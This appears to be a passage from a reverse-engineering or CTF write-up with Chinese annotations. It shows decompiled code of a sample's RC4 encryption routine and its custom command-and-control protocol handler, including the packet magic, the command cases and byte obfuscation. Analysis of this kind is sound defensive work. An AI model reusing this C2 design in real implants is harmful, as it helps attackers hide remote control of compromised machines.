
```
1 NTSTATUS __fastcall encrypt_data(PUCHAR pbInput)          1. 加密演算法 : RC4
2 {
3     ULONG cbOutput; // esi
4     ULONG pcbResult; // [rsp+5Ch] [rbp-2Ch] BYREF
5     BCRYPT_KEY_HANDLE phKey; // [rsp+60h] [rbp-28h] BYREF
6     BCRYPT_ALG_HANDLE phAlgorithm; // [rsp+68h] [rbp-20h] BYREF
7
8     BCryptOpenAlgorithmProvider(&phAlgorithm, L"RC4", 0i64, 0);
9     BCryptGenerateSymmetricKey(phAlgorithm, &phKey, 0i64, 0, encrypt_key, 8u, 0);
10    BCryptEncrypt(phKey, pbInput, 0x18u, 0i64, 0i64, 0, 0i64, 0, &pcbResult, 0);
11    cbOutput = pcbResult;
12    cipher = malloc(pcbResult);
13    BCryptEncrypt(phKey, pbInput, 0x18u, 0i64, 0i64, 0, (PUCHAR)cipher, cbOutput, &pcbResult, 0);
14    return BCryptDestroyKey(phKey);
15 }
```

2. Key 長度為 8 byte

3. 密文存入 cipher


C2 Protocol

```
10 packet = (C2_PACKET *)malloc(0x4CuI64);
11 packet->magic = 0x11877811;
12 packet->field_4 = 4;
13 packet->cmd = 0;
14 if ( (unsigned __int64)send(s, (const char *)packet, 0x4C, 0) > 11 )// 1. initiate communication
15 {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19         if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20         {
21             cmd = packet->cmd;
22             if ( cmd )
23             {
24                 switch ( cmd ) // 3. parse command
25                 {
26                     case 1:
27                         packet->magic = 0x11877811;
28                         packet->field_4 = 4;
29                         packet->cmd = 1;
```



C2 Protocol

```
19 if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20 {
21     cmd = packet->cmd;
22     if ( cmd )
23     {
24         switch ( cmd ) // 3. parse command
25         {
26             case 1:
27                 packet->magic = 0x11877811;
28                 packet->field_4 = 4;
29                 packet->cmd = 1;
30                 encrypt_key = (PUCHAR)packet->data;
31                 encrypt_data(pbInput);
32                 for ( i = 2; i <= 23; ++i )
33                     packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34                 break;
35             case 2:
36                 packet->magic = 0x11877811;
37                 packet->field_4 = 28;
38                 packet->cmd = 2;
39                 memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40                 break;
41             case 3:
42                 goto LABEL_20;
43             }
44         }
45     else
46     {
47         packet->magic = 0x11877811;
48         packet->field_4 = 4;
49         packet->cmd = 0;
50     }
51     for ( j = 0; j <= 39; ++j )
52     {
53         v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54         packet->gap24[j] = v7;
55         packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56     }
57     send(s, (const char *)packet, 0x4C, 0);
58 }
```



